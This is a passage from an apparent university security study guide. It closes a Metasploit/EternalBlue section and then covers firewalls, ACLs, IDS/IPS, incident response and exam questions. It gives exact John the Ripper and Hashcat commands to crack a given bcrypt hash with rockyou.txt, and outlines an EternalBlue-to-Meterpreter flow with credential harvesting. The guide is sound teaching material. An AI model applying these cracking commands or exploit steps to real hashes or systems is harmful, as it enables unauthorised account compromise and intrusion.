4. **Skipping auxiliary scanning.** Exploits are vulnerability-specific and only work if the target actually has that vulnerability (L03 p.28). Firing EternalBlue without confirming SMB/MS17-010 wastes effort and risks crashing an unaffected service. **Correction:** fingerprint first, e.g. use `scanner/smb/smb_version` (and confirm the host is unpatched) before exploiting (L03 p.27–28).
5. **Immediately running a downloaded priv-esc tool "to prove maximum impact" (least severe but still wrong).** Same untrusted-code risk as (3), and "maximum impact" misframes the goal: post-exploitation is a careful *risk-impact assessment* built from read-oriented `post` modules (e.g. `enum_logged_on_users`, credential/hash harvesting), not maximal disruption (L03 p.21, p.34; E03 p.3). **Correction:** vet any escalation code, escalate only enough to *prove* the finding, and document evidence (`getuid`, screenshot, module used, attack-path explanation) for the report (E03 p.3).

Net: a correct flow is authorize/scope → auxiliary fingerprint (`smb_version`) → vetted EternalBlue module with `RHOSTS = target` and `LHOST = Kali` → Meterpreter session → careful read-based post-exploitation and evidence capture — none of which the junior's plan does correctly (L03 p.8, p.19, p.26–28, p.33–34; E03 p.3).

04. Firewalls and IDS

Source grounding: This guide is built **only** from the lecture slides L04_Firewalls_and_IDS.pdf (50 pages, cited as L04 p.N) and the exercise sheet E04.pdf (1 page, cited as E04 p.1). Where the slides are thin or a slide is image-only (no extractable text), this is flagged explicitly so you do not rely on invented detail.

Overview — what this topic covers and why it matters

This topic covers the two main pillars of **network perimeter and monitoring defense**: **firewalls** (which control *what traffic is allowed* between networks of differing trust) and **Intrusion Detection / Prevention Systems** (which monitor activity to *spot and react to* malicious behavior). A firewall is described in the lecture as "a choke point of control and monitoring" that "interconnects networks with differing trust" and "imposes restrictions on network services" so that "only authorized traffic is allowed" (L04 p.2). It is "a single point of defense between two networks" and can be hardware, software, or both, enforcing access control and allowing/denying traffic to and from a network (L04 p.3). The lecture builds up the family of firewall types by the OSI layer at which they operate, then moves to *where* firewalls are placed (bastion host, host-based, personal, DMZ, VPN, distributed), and finally to IDS/IPS and incident response.

This matters because firewalls and IDS together provide the first line of defense for the **integrity and confidentiality of information in the internal network** (L04 p.3), but each has hard limits: a firewall "cannot protect from attacks bypassing it" and "cannot protect against internal threats" (L04 p.6), and an IDS only *detects* unless paired with a reactive IPS. For the exam, expect to (1) distinguish firewall types and their layer/advantages/disadvantages, (2) read and write packet-filter rules / access control lists, (3) distinguish misuse vs. anomaly detection and passive vs. reactive systems, and (4) reason about IDS approaches (preemptive blocking, deflection/honeypot, deterrence) and incident response. The accompanying exercise (E04) also pivots to a hands-on **password-cracking task** (cracking a bcrypt hash with `rockyou.txt` using Hashcat or John the Ripper), which is included in the cookbook below since it is part of this week's deliverable (E04 p.1).

Key Concepts

What a firewall is and what it does

A firewall is a **choke point of control and monitoring** that interconnects networks of differing trust and imposes restrictions on network services so that only authorized traffic is allowed; it performs auditing and access control, can implement alarms for abnormal behavior, provides NAT and usage monitoring, can implement VPNs using IPSec, and must itself be **immune to penetration** (L04 p.2). Put plainly, it is "a single point of defense between two networks," realized in hardware and/or software, that protects the resources of a private network from users on other networks, enforces access control between the two networks, and allows or denies traffic to/from the network — making it essential for the **integrity and confidentiality** of internal information (L04 p.3). A firewall can act as a **gateway** and as a **proxy**, and it filters both incoming and outgoing information (L04 p.3). Typical users are organizations, universities, and companies (L04 p.3).

The four stated **main purposes** of a firewall are: **packet filtering**, **analyzing packets**, **proxy service**, and **providing access to other networks** (e.g., the Internet) (L04 p.4).

Firewall limitations (what a firewall cannot do)

A firewall is not a complete defense. The lecture lists what it **cannot** protect against (L04 p.6): - Attacks that **bypass** it — e.g., "sneaker net" (physically carrying data), utility modems, trusted organizations, and trusted services such as SSL/SSH (encrypted tunnels the firewall can't inspect). - **Internal threats** — e.g., disgruntled or colluding employees. - Access via **WLAN** if it is improperly secured against external use. - **Malware imported via laptop, PDA, or storage** that was infected outside the protected network.

Why this matters: the firewall only controls the traffic that actually passes through it. Anything that arrives by another path, or originates inside, is outside its control.

Classifying firewalls by OSI layer

Firewalls are categorized by the **OSI model level at which they operate**. The lecture names **three basic types** (L04 p.7): - **Network level** — Packet filters. - **Application level** — Proxy server. - **Circuit level** — Proxy server.

(Note: the slides also separately discuss **stateful packet** firewalls (L04 p.18–19) as an evolution of packet filters, and "basing" categories — bastion, host, personal (L04 p.30–32, p.36). So the full taxonomy you should be ready to list is: packet-filter (static), stateful inspection, circuit-level, application proxy.)

Packet-filter firewalls (network level)

This is the **simplest, fastest** firewall component and the **foundation of any firewall system**. It examines **each IP packet with no context** and permits or denies it according to rules, thereby restricting access to services (ports) (L04 p.8). It operates at the **network level** of the OSI model, filtering each incoming packet to decide whether to pass it through (L04 p.9). Packet-filter firewalls use one of two filtering approaches (L04 p.9): - **Static packet filtering**. - **Dynamic packet filtering / Stateful inspection**.

Default policies — two possible defaults (L04 p.8): - "That which is **not expressly permitted is prohibited**" (default-deny / whitelist — the secure choice). - "That which is **not expressly prohibited is permitted**" (default-allow / blacklist).

Static packet filtering

A static packet filter is one of the **foremost (first-generation)** firewall technologies. It filters incoming and outgoing packets to deny or authorize access based on **rules defined by the administrator**, and those rules are **non-dynamic (static — they do not change)**. Critically, static packet filters **do not understand the application-layer protocols** in the packets (L04 p.10).

The **factors** that allow or deny data flow through a packet filter are (L04 p.11): 1. The **physical network interface** the packet arrives on. 2. The **source address** (where the data is coming from). 3. The **destination address** (where the data is going to). 4. The **transport-layer protocol type** — TCP or UDP. 5. The **transport-layer source port**. 6. The **transport-layer destination port**.

Advantages of static packet filtering (L04 p.16): - Generally **faster** than other firewalls because they perform fewer evaluations. - **Less complicated** — a single rule controls deny/allow. - Can provide NAT (Network Address Translation). - **Least expensive**. - **Do not require client computers to be configured specially**.

Disadvantages (L04 p.16): - **Limited capabilities** — typically only source & destination. - Cannot address protocol subsets other than IP — most TCP. - **Cannot perform checks on higher-level protocols**.

Filtering rules and Access Control Lists (ACLs)

The lecture gives concrete **policy** → **firewall setting** mappings (L04 p.13):

Policy	Firewall setting
No outside Web access	Drop all outgoing packets to any IP address, port 80
External connections to public Web server only	Drop all incoming TCP SYN packets to any IP except 222.22.44.203, port 80
Prevent IPTV from eating available bandwidth	Drop all incoming UDP packets except DNS and router broadcasts
Prevent your network from being used for a Smurf DoS attack	Drop all ICMP packets going to a "broadcast" address (e.g., 222.22.255.255)
Prevent your network from being tracerouted	Drop all outgoing ICMP

The same logic is expressed as an **Access Control List**, applied **from top to bottom** (first match wins). Example ACL (L04 p.14):

action	source address	dest address	protocol	source port	dest port
allow	222.22/16	outside of 222.22/16	TCP	> 1023	80
allow	outside of 222.22/16	222.22/16	TCP	80	> 1023
allow	222.22/16	outside of 222.22/16	UDP	> 1023	53
allow	outside of 222.22/16	222.22/16	UDP	53	> 1023
deny	all	all	all	all	all

Reading this ACL: rows 1–2 permit internal hosts (the 222.22/16 network) to make **outbound HTTP** (web) requests and receive the replies — outbound to dest port 80 from an ephemeral source port >1023, and the matching return traffic from source port 80 back to an ephemeral port. Rows 3–4 do the same for **DNS** (UDP port 53). The final **deny all** is the explicit **default-deny** catch-all. The >1023 reflects that client-side ephemeral ports are above the well-known port range (0–1023).

Attacks on packet filters

Static packet filters are vulnerable to several attacks (L04 p.17): - **IP address spoofing** — faking a source address to appear trusted; *countermeasure*: add filters on the router to block (e.g., drop inbound packets claiming an internal source). - **Source routing attacks** — the attacker specifies a route other than the default; *countermeasure*: block source-routed packets. - **Tiny fragment attacks** — splitting header information over several tiny packets so a filter can't see the full header; *countermeasure*: either discard such fragments or reassemble before checking.

Stateful packet filters (stateful inspection)

Traditional packet filters do **not examine higher-layer context** — in particular, they don't match return packets with the outgoing flow. **Stateful packet filters** address this: they examine each IP packet **in context**, keep track of **client-server sessions**, and check that each packet **validly belongs to one**. This makes them better at detecting **bogus packets out of context**, and they may even inspect **limited application data** (L04 p.18).

Architecture: a stateful firewall uses an **INSPECT engine** and **state tables** to track connections (L04

p.19).

Advantages (L04 p.19): - Operates at the **2nd/3rd layer** in the OSI stack — **faster than an application proxy**. - **Application independent**.

Disadvantages (L04 p.19): - **Less access control** than an application proxy.

Circuit-level gateway

Circuit-level firewalls are **3rd-generation** firewalls. They are similar in operation to packet-filtering firewalls, but the **key difference** is that a circuit-level firewall **validates TCP and UDP sessions before opening a connection (circuit)** through the firewall. When a session is established, the firewall maintains a **table of valid connections** and lets data pass when session info matches a table entry; the entry is removed and the circuit closed when the session terminates (L04 p.20).

Operationally, a circuit-level gateway (L04 p.21): - **Relays two TCP connections**. - Imposes security by **limiting which connections are allowed**. - Once created, usually **relays traffic without examining contents**. - Is typically used for **trusted internal users**, allowing general outbound connections. - **SOCKS** is commonly used.

When a connection is set up, the circuit-level firewall stores (L04 p.23): 1. A unique **session identifier**. 2. The **state of the connection** (handshake, established, closing). 3. The **sequencing information**. 4. The **source IP address**. 5. The **destination IP address**. 6. The **physical network interface through which the data arrives**. 7. The **physical network interface through which the data goes out**.

Advantages (L04 p.24): 1. Faster than application-layer firewalls. 2. More secure than packet-filter firewalls. 3. Protect against **spoofing** of packets. 4. Shield internal IP addresses from external networks via NAT.

Disadvantages (L04 p.24): 1. Cannot restrict access to protocol subsets other than **TCP**. 2. Cannot perform security checks on **higher-level protocols**.

Application-level gateway (proxy)

An application-level gateway has an **application-specific gateway/proxy** with **full access to the protocol**. The flow is: the **user requests a service from the proxy** → **the proxy validates the request as legal** → **the proxy actions the request and returns the result to the user**. It can **log/audit traffic at the application level** (L04 p.25).

As an **application-level firewall** (third-generation technology), it evaluates network packets for **valid data at the application layer before allowing a connection**. It maintains a **complete list of connection states and sequencing information**, and validates security items that appear **only in application-layer protocols**, such as **user passwords and service requests**. It uses **special-purpose programs as proxies** to manage data transfer for specific services such as **FTP and HTTP** (L04 p.26).

Advantages (L04 p.27): - Understand **high-level protocols** like HTTP and FTP. - Can **deny access to certain network services while allowing others**. - **Do not allow direct communication** between external servers and internal systems → shield internal IP addresses. - Provide features like **HTTP caching, URL filtering, and user authentication**.

Disadvantages (L04 p.28): - Require **replacing the native network stack** on the firewall server. - They are **slow**. - Proxy services **require modifications to client procedures**. - They **rely on OS support** and are therefore **vulnerable to bugs in the system**.

Firewall basing — where the firewall lives

Bastion host (L04 p.30): a **highly secure host system** with a special entrance for admin. It runs circuit/application-level gateways or provides externally accessible services, is potentially exposed to "hostile" elements, and is therefore secured to withstand this — **hardened OS, only essential services, extra authentication**. Its **proxies are small, secure, independent, and non-privileged**. It may support 2+ network connections and may be **trusted to enforce a policy of trusted separation** between those connections.

Host-based firewall (L04 p.31): a **software module used to secure an individual host**, available in many OSes or as an add-on package, often used on servers. Advantages: can **tailor filtering rules to the host environment**, protection is **independent of topology**, and it provides an **additional layer of protection**.

Personal firewall (L04 p.32): controls traffic between a **PC/workstation and the Internet or enterprise network**. It is a software module on the personal computer or in a home/office DSL/cable/ISP router, **typically much less complex** than other firewall types. Its primary role is to **deny unauthorized remote access** to the computer and to **monitor outgoing activity for malware**.

Firewall location and configurations: DMZ, VPN, distributed

The summary slide lists "location and configurations: **DMZ, VPN, distributed, topologies**" (L04 p.36). However, the dedicated slides "**DMZ Networks**" (L04 p.33), "**Virtual Private Networks**" (L04 p.34), and "**Distributed Firewalls**" (L04 p.35) contain **only the title text in the extractable content** — the substance is in diagrams/images that did not produce text. From the rest of the lecture we can ground the following minimal definitions: - **VPN**: the firewall can "implement VPNs using IPSec" (L04 p.2) — i.e., create encrypted tunnels between networks/hosts over an untrusted network. - **DMZ / VPN / Distributed firewall**: beyond the names and the VPN/IPSec point, the lecture's specific definitions for DMZ and distributed firewalls are **not present in the extractable text** (slides p.33–35 are image-only). *Treat these as needing the original diagrams; do not invent specifics.*

Intrusion Detection Systems (IDS) — overview

An IDS **monitors network/system activity**, can use **different sources of information**, tries to **identify malicious activities**, **scans for patterns that might indicate a threat or for abnormalities**, and **compiles security-relevant events** (L04 p.38).

IDS taxonomy

IDS types by information source (L04 p.39): - **Host-based IDS (HIDS)** — analyse **host-level** information. - **Network-based IDS (NIDS)** — capture & analyse **network traffic**. - **Logging-based IDS (LIDS)** — analyse **collected logging**.

Cross-cutting distinctions (L04 p.39): - **Misuse vs. anomaly** detection. - **Passive vs. reactive** systems.

The lecture explicitly notes these "**aren't non-overlapping categories**" — a real system can be several at once (L04 p.39).

What to detect: misuse vs. anomaly detection

Misuse detection (L04 p.40): - Searches for **known attack signatures**. - ⇒ **Susceptible to unknown attacks** (a brand-new attack has no signature yet).

Anomaly detection (L04 p.40): - A **classical machine-learning** domain. - **Learns normal patterns** of operation and **detects deviations** from normal. - ⇒ **Susceptible to false positives** (legitimate-but-unusual activity looks like an attack).

This is the classic trade-off: signatures catch known attacks reliably but miss novel ones; anomaly detection can catch novel attacks but generates more false alarms.

How to react: passive vs. reactive systems (IDS vs. IPS)

Passive systems filter information and extract relevant events ⇒ they are a **source of distilled information** (they detect and report, they do not act) (L04 p.41).

Reactive systems — **Intrusion Prevention Systems (IPS)** — are designed to **take action**, e.g. (L04 p.41): - **Change firewall rules.** - **Block users.** - **Change network connectivity.**

So the **IDS vs. IPS** distinction in this course = **passive (detect/report) vs. reactive (detect and actively respond)**.

IDS approaches: preemptive blocking, deflection, deterrence

Three IDS approaches (L04 p.42):

Preemptive blocking ("banishment vigilance") (L04 p.43): - Seeks to **prevent intrusions before they occur.** - Notes any sign of impending threats and **blocks the user or IP.** - **Risk:** blocking legitimate users → risk of a self-inflicted **denial of service.**

Intrusion deflection (L04 p.44): - Uses a **honeypot** — an attractive system with **fake but seemingly realistic data/services.** - **Lures the attacker in and monitors their activity.** - Detects ongoing attacks, learns about new attacks, and **collects information for forensics.**

Intrusion deterrence (L04 p.45): - An attempt to **make the system a less palatable target.** - E.g., having a **visible IDS** that signals activity might be noticed and that actions might be taken. - The slide wryly adds "Whom this impresses is another story" — i.e., its effectiveness is uncertain.

Example IDS/IPS systems

Named examples (all **free and open-source**) (L04 p.46): - **Suricata** - **Snort** - **The Zeek Network Security Monitor**

The slide notes these are "partially not exactly IDSs" and that you should **determine which is best based on system context and requirements** (L04 p.46). *Note: the lecture lists these tools but does not provide Snort/Suricata rule syntax in the extractable slides — see the Gotchas section.*

Incident response (after detection)

The lecture closes on **what to do when something goes wrong** despite policies, threat-aware development, and monitoring (L04 p.48).

Immediate incident response (L04 p.49): - **Verification** — is the information correct? - **Interpretation** — what actually happened? - **Scope of incident** — actual & possible consequences. - **Classification & prioritisation** — how do you have to act? (e.g., spam vs. scanning vs. compromised system.) - References given: *ENISA Incident Handling Handbook* and *ENISA Incident Management Guide*.

Next steps (L04 p.50): - **Forensics** — research what went wrong; *how and when do you secure the evidence?* - **Restore operations** — how to rebuild systems: priorities, backups, a plan for getting things back online. - These two aims (forensics vs. restore) **can counteract each other** (rebuilding may destroy evidence). - **Communication** — internal/business partners & investors/customers.

Glossary

- **Firewall** — A choke point of control and monitoring between networks of differing trust; a single point of defense (hardware/software) that enforces access control and allows/denies traffic to/from a network (L04 p.2–3).
- **Choke point** — A single controlled location through which traffic must pass so it can be monitored and restricted (L04 p.2).
- **NAT (Network Address Translation)** — Translates internal addresses so internal IPs are shielded from external networks; provided by packet-filter and circuit-level firewalls (L04 p.16, p.24).
- **VPN (Virtual Private Network)** — A secure connection over an untrusted network; firewalls can "implement VPNs using IPsec" (L04 p.2, p.34).
- **IPsec** — Protocol suite used by firewalls to implement VPNs (L04 p.2).
- **Packet filter (network-level firewall)** — Simplest, fastest firewall; examines each IP packet with no context and permits/denies per rules, restricting access to ports (L04 p.8).
- **Static packet filtering** — First-generation filtering with non-dynamic admin-defined rules that do not understand application-layer protocols (L04 p.10).
- **Dynamic packet filtering / Stateful inspection** — Filtering that tracks connection state (L04 p.9, p.18).
- **Default-deny policy** — "That not expressly permitted is prohibited" (the secure default) (L04 p.8).
- **Default-allow policy** — "That not expressly prohibited is permitted" (L04 p.8).
- **Access Control List (ACL)** — Ordered list of allow/deny rules (action, source/dest address, protocol, source/dest port) applied top to bottom (L04 p.14).
- **Stateful packet filter** — Examines packets in context, tracks client–server sessions using an INSPECT engine and state tables, detects out-of-context packets (L04 p.18–19).
- **Circuit-level gateway** — 3rd-generation firewall that validates TCP/UDP sessions before opening a circuit, relays two TCP connections, maintains a connection table; SOCKS is commonly used (L04 p.20–23).
- **SOCKS** — Protocol commonly used by circuit-level gateways (L04 p.21).
- **Application-level gateway / proxy** — Application-specific proxy with full protocol access; user requests a service from the proxy, which validates and actions it; can log/audit at the application level and provides HTTP caching, URL filtering, user auth (L04 p.25–27).
- **Bastion host** — Highly secure, hardened host running gateways/proxies, potentially exposed to hostile elements; minimal essential services, extra auth, small non-privileged proxies (L04 p.30).
- **Host-based firewall** — Software module securing an individual host; rules tailored to the host, protection independent of topology (L04 p.31).
- **Personal firewall** — Less-complex software module (on a PC or home router) that denies unauthorized remote access and monitors outbound activity for malware (L04 p.32).
- **DMZ (Demilitarized Zone)** — A firewall network configuration (slide p.33 is image-only; specific definition not in extractable lecture text) (L04 p.33, p.36).
- **Distributed firewall** — A firewall configuration/topology (slide p.35 image-only; specifics not in extractable text) (L04 p.35, p.36).
- **IDS (Intrusion Detection System)** — Monitors network/system activity to identify malicious activity, scanning for threat patterns or abnormalities and compiling security-relevant events (L04 p.38).
- **HIDS** — Host-based IDS; analyses host-level information (L04 p.39).
- **NIDS** — Network-based IDS; captures and analyses network traffic (L04 p.39).
- **LIDS** — Logging-based IDS; analyses collected logging (L04 p.39).
- **Misuse detection** — Searches for known attack signatures; susceptible to unknown attacks (L04

p.40).

- **Anomaly detection** — Learns normal patterns (ML) and detects deviations; susceptible to false positives (L04 p.40).
- **Passive system** — Filters/extracts relevant events; a source of distilled information (detect/report only) (L04 p.41).
- **Reactive system / IPS (Intrusion Prevention System)** — Takes action: change firewall rules, block users, change network connectivity (L04 p.41).
- **Preemptive blocking ("banishment vigilance")** — Prevents intrusions before they occur by blocking suspect users/IPs; risks a self-inflicted DoS on legitimate users (L04 p.43).
- **Honeypot** — An attractive system with fake-but-realistic data/services used to lure, monitor, and learn from attackers; used for intrusion deflection and forensics (L04 p.44).
- **Intrusion deterrence** — Making the system a less palatable target, e.g., a visible IDS (L04 p.45).
- **Suricata / Snort / Zeek** — Free, open-source example IDS/IPS / network security monitor tools (L04 p.46).
- **bcrypt** — Password-hashing algorithm; in the exercise, a `$2b$12$...` bcrypt hash must be cracked with `rockyou.txt` (E04 p.1).
- **rockyou.txt** — Wordlist compiled after the 2009 RockYou breach of plaintext passwords; pre-included in Kali Linux (E04 p.1).
- **Sneaker net** — Moving data physically (e.g., on storage media) rather than over the network; one way attacks bypass a firewall (L04 p.6).
- **Smurf DoS attack** — A DoS attack mitigated by dropping ICMP packets sent to a broadcast address (L04 p.13).

How-To Cookbook

The lecture expresses firewall logic as **policy** → **rule** and as **ACL rows**, not as `iptables` command syntax (no `iptables`/Snort syntax appears in the slides). The procedures below stay grounded in the lecture's own examples; where a generic command form is shown it is clearly marked as illustrative of the lecture's rule, not quoted from the slide.

A. Write a packet-filter rule from a plain-English policy (lecture method)

For each policy, identify **direction**, **protocol**, **addresses**, **ports**, and the **action (drop/allow)**, then write a rule. Using the lecture's worked examples (L04 p.13):

1. "No outside Web access." → Drop all **outgoing** packets to **any IP**, **port 80**.
2. "External connections to public Web server only." → Drop all **incoming** TCP SYN packets to **any IP except 222.22.44.203**, **port 80** (i.e., only the public web server may receive new inbound connections).
3. "Prevent IPTV from eating bandwidth." → Drop all **incoming** UDP packets **except** **DNS and router broadcasts**.
4. "Prevent being used for a Smurf DoS." → Drop all **ICMP** packets going to a **broadcast address** (e.g., `222.22.255.255`).
5. "Prevent your network from being tracerouted." → Drop all **outgoing** ICMP.

General recipe: (a) decide the **default policy** — prefer **default-deny** ("not expressly permitted is prohibited", L04 p.8); (b) add explicit **allow** rules for required services; (c) end with an explicit **deny all**;

(d) remember rules apply **top to bottom, first match wins** (L04 p.14).

B. Build an Access Control List (the lecture's ACL format)

Each ACL row has six fields: **action, source address, dest address, protocol, source port, dest port** (L04 p.14). To allow internal network 222.22/16 to use external **web (TCP 80)** and **DNS (UDP 53)** with a default-deny:

1. **Allow outbound web:** allow | 222.22/16 | outside 222.22/16 | TCP | >1023 | 80.
2. **Allow web replies in:** allow | outside 222.22/16 | 222.22/16 | TCP | 80 | >1023.
3. **Allow outbound DNS:** allow | 222.22/16 | outside 222.22/16 | UDP | >1023 | 53.
4. **Allow DNS replies in:** allow | outside 222.22/16 | 222.22/16 | UDP | 53 | >1023.
5. **Default deny:** deny | all | all | all | all | all.

Key points: client ephemeral ports are >1023; server well-known ports are 80 (HTTP) and 53 (DNS); you need **both** an outbound rule and a matching return rule because a **static** filter has no session memory (a **stateful** filter would track the session and not need the explicit return rule — L04 p.18).

C. Translate the lecture's ACL into illustrative iptables commands (not from the slides)

The slides do not give iptables syntax. The following is the standard Linux equivalent of the lecture's "allow internal 222.22.0.0/16 to reach external web/DNS, default deny" ACL, provided only as a practical realization of the lecture's rules (verify exact flags against your tool's manual):

```
# Default-deny: "that not expressly permitted is prohibited" (L04 p.8)
iptables -P FORWARD DROP

# Allow internal hosts to make outbound HTTP (dest port 80)
iptables -A FORWARD -s 222.22.0.0/16 -p tcp --sport 1024:65535 --dport 80 -j ACCEPT
# Allow the HTTP replies back in
iptables -A FORWARD -d 222.22.0.0/16 -p tcp --sport 80 --dport 1024:65535 -j ACCEPT

# Allow outbound DNS (UDP 53) and its replies
iptables -A FORWARD -s 222.22.0.0/16 -p udp --sport 1024:65535 --dport 53 -j ACCEPT
iptables -A FORWARD -d 222.22.0.0/16 -p udp --sport 53 --dport 1024:65535 -j ACCEPT

# (Optional) drop ICMP to broadcast to prevent Smurf DoS (L04 p.13)
iptables -A FORWARD -p icmp -d 222.22.255.255 -j DROP
```

A **stateful** equivalent (matching the stateful-filter concept of L04 p.18) would replace the explicit return rules with connection tracking, e.g. `iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT`.

D. Harden a bastion host (checklist from the lecture)

Following the bastion-host description (L04 p.30): 1. Use a **hardened OS** with only **essential services** running. 2. Add **extra authentication** for access. 3. Run only **small, secure, independent, non-privileged proxies** (circuit/application-level gateways). 4. Provide a **special entrance for admin** only. 5. If it bridges two or more network connections, configure it to **enforce trusted separation** between them.

E. Choose between misuse and anomaly detection (decision aid)

From L04 p.40: 1. If you mainly face **known attacks** and want **few false alarms** → use **misuse (signature) detection**; accept that it **misses unknown attacks**. 2. If you need to catch **novel/unknown attacks** → use **anomaly detection** (learns normal, flags deviations); accept that it **produces more false positives**. 3. In practice, combine both (the lecture notes the categories overlap — L04 p.39).

F. Decide passive vs. reactive (IDS vs. IPS)

From L04 p.41: 1. If you only need **alerting / distilled information** → deploy a **passive IDS**. 2. If you need the system to **act automatically** (change firewall rules, block users, change connectivity) → deploy a **reactive IPS**, but weigh the **risk of blocking legitimate users / causing a DoS** (cf. preemptive blocking, L04 p.43).

G. Crack the bcrypt hash with the rockyou wordlist (Exercise E04)

The exercise asks you to crack `$2b$12$SoreoddaNP22fhRp0ODWpeOD8USnAHjzFjRfKh1QyVzmTxikhL0lm` (bcrypt) using `rockyou.txt`, with any tool such as **Hashcat** or **John the Ripper** (E04 p.1). The exercise does **not** prescribe exact commands; the following are the standard invocations:

John the Ripper: 1. Save the hash to a file, e.g. `hash.txt` (one line: the `$2b$12$...` string). 2. Run: `john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt` 3. View result: `john --show --format=bcrypt hash.txt`

Hashcat (bcrypt = mode **3200**): 1. Save the hash to `hash.txt`. 2. Run: `hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt` 3. Show cracked: `hashcat -m 3200 hash.txt --show`

Notes grounded in the exercise: `rockyou.txt` is **pre-included in Kali Linux** (often gzipped at `/usr/share/wordlists/rockyou.txt.gz` — gunzip it first) (E04 p.1). bcrypt with a cost factor of **12** (the `$12$` in the hash) is deliberately slow, so cracking is feasible **only** because the password is expected to be a common one present in the wordlist — which is the security lesson of the exercise: short, popular passwords are dangerous (E04 p.1).

H. Explain firewall types with metaphors (Exercise Task 1)

The exercise asks you to explain **Packet-Filtering, Stateful, and Application-Level Gateway/Proxy** firewalls with a metaphor, and to find other types not covered (E04 p.1). Grounded talking points to attach to your metaphor: - **Packet filter** = a guard checking each letter's to/from address and "service" stamp (port) with no memory of past letters (no context) (L04 p.8, p.10). - **Stateful** = a guard who remembers which conversations are already in progress and only lets replies through that belong to one (L04 p.18). - **Application proxy** = a receptionist who opens, reads, and validates each request at the application level before fetching the result on your behalf (L04 p.25–26). - **Other types not covered today** (per the exercise's "find others" prompt) that the lecture *does* mention elsewhere: **circuit-level gateway, bastion host, host-based, personal**, and configurations like **DMZ / VPN / distributed** (L04 p.20, p.30–36).

Exam-Style Q&A

Q1. List the three basic firewall types by OSI level, and add the two refinements the lecture stresses. A. The three basic types are (L04 p.7): **network level (packet filters)**, **application level (proxy server)**, and **circuit level (proxy server)**. The lecture additionally stresses **stateful packet filtering** as an evolution of the static packet filter (L04 p.9, p.18) and groups firewalls by **basing** — **bastion, host, personal** (L04 p.30–32, p.36). So a complete answer for "types of firewalls" is: packet-filter (static), stateful inspection, circuit-level, application proxy (L04 p.36 summary).

Q2. What are the six factors a static packet filter uses to allow or deny a packet? A. (L04 p.11) 1) the **physical network interface** the packet arrives on; 2) the **source address**; 3) the **destination address**; 4) the **transport protocol** (TCP or UDP); 5) the **transport-layer source port**; 6) the **transport-layer destination port**. Note it does **not** understand application-layer protocols (L04 p.10).

Q3. State the two possible default policies and say which is more secure and why. A. (L04 p.8) Either "**that not expressly permitted is prohibited**" (default-deny) or "**that not expressly prohibited is permitted**" (default-allow). Default-deny is more secure: it blocks everything unless explicitly allowed, so a forgotten or unknown service is closed by default rather than open. The lecture's example ACL ends with an explicit `deny all`, demonstrating default-deny (L04 p.14).

Q4. Read this ACL row and explain it: `allow | 222.22/16 | outside 222.22/16 | TCP | >1023 | 80`. A. (L04 p.14) It **allows** traffic **from** the internal network `222.22/16` **to** any host outside `222.22/16`, over **TCP**, from an **ephemeral source port** (`>1023`) to **destination port 80**. In short: it permits **internal users to make outbound web (HTTP) requests**. A matching return rule (`source port 80 → dest >1023`) is needed because a static filter has no session memory.

Q5. Why does a static packet filter need two rules (out and return) for one web session, while a stateful filter does not? A. A static filter examines each packet with **no context** (L04 p.8), so it cannot know a return packet belongs to a request it already allowed — you must write an explicit return rule (L04 p.14). A **stateful** filter examines packets **in context**, keeps a **state table** of client-server sessions, and checks each packet validly belongs to one, so return packets are matched automatically and out-of-context packets are detected (L04 p.18–19).

Q6. Give three attacks on packet filters and one countermeasure each. A. (L04 p.17) **IP spoofing** (fake trusted source) → add router filters to block; **source-routing attacks** (attacker sets a non-default route) → block source-routed packets; **tiny fragment attacks** (header split across tiny packets) → discard such fragments or reassemble before checking.

Q7. Compare the advantages and disadvantages of a stateful filter vs. an application proxy. A. Stateful (L04 p.19): operates at the 2nd/3rd OSI layer → **faster than an application proxy**, and is **application independent**; but offers **less access control** than a proxy. Application proxy (L04 p.27–28): **understands high-level protocols** (HTTP, FTP), can selectively deny services, shields internal IPs, and offers caching/URL filtering/auth; but is **slow**, requires replacing the native network stack, needs client-procedure modifications, and depends on (and inherits bugs from) the OS.

Q8. What is a bastion host and what makes it secure? A. (L04 p.30) A **highly secure host** running circuit/application-level gateways or externally accessible services, potentially exposed to hostile elements. It is secured by a **hardened OS**, **only essential services**, **extra authentication**, and **small, secure, independent, non-privileged proxies**. It may support multiple network connections and be **trusted to enforce trusted separation** between them.

Q9. Distinguish misuse detection from anomaly detection, including the weakness of each. A. (L04 p.40) **Misuse detection** searches for **known attack signatures** and is therefore **susceptible to unknown (new) attacks**. **Anomaly detection** is an ML approach that **learns normal patterns and flags deviations**, and is therefore **susceptible to false positives**. Trade-off: signatures = reliable on known attacks but blind to novel ones; anomaly = can catch novel attacks but raises more false alarms.

Q10. What is the difference between a passive IDS and a reactive IPS? Give examples of reactive actions. A. (L04 p.41) A **passive** system filters information and extracts relevant events — it is a **source of distilled information** (detect/report only). A **reactive** system (an **IPS**) is designed to **take action**, e.g., **change firewall rules, block users, or change network connectivity**.

Q11. Describe the three IDS approaches and a key risk or benefit of each. A. (L04 p.42–45) **Preemptive blocking** ("banishment vigilance") prevents intrusions before they occur by blocking

suspect users/IPs — **risk**: blocking legitimate users (self-DoS). **Intrusion deflection** uses a **honeypot** (fake-but-realistic system) to lure and monitor attackers — **benefit**: learn about new attacks and gather forensics. **Intrusion deterrence** makes the system a less palatable target, e.g., a **visible IDS** signaling that activity may be noticed — benefit is psychological/uncertain.

Q12. Name four things a firewall cannot protect against. A. (L04 p.6) Attacks that **bypass** it (e.g., sneaker net, utility modems, trusted services like SSL/SSH); **internal threats** (disgruntled/colluding employees); access via **WLAN** if improperly secured; and **malware imported** on a laptop/PDA/storage infected outside the network.

Q13. Write firewall settings for: (a) prevent your network being used in a Smurf DoS attack; (b) prevent your network from being tracerouted. A. (L04 p.13) (a) **Drop all ICMP packets going to a broadcast address** (e.g., 222.22.255.255). (b) **Drop all outgoing ICMP.**

Q14. What information does a circuit-level firewall store when a connection is set up, and what is its defining behavior? A. (L04 p.20, p.23) Defining behavior: it **validates TCP/UDP sessions before opening the circuit**, maintains a **table of valid connections**, and tears the entry down when the session ends. It stores: a unique **session ID**, the **connection state** (handshake/established/closing), **sequencing info**, **source IP**, **destination IP**, and the **inbound and outbound physical network interfaces**. It relays two TCP connections and commonly uses **SOCKS** (L04 p.21).

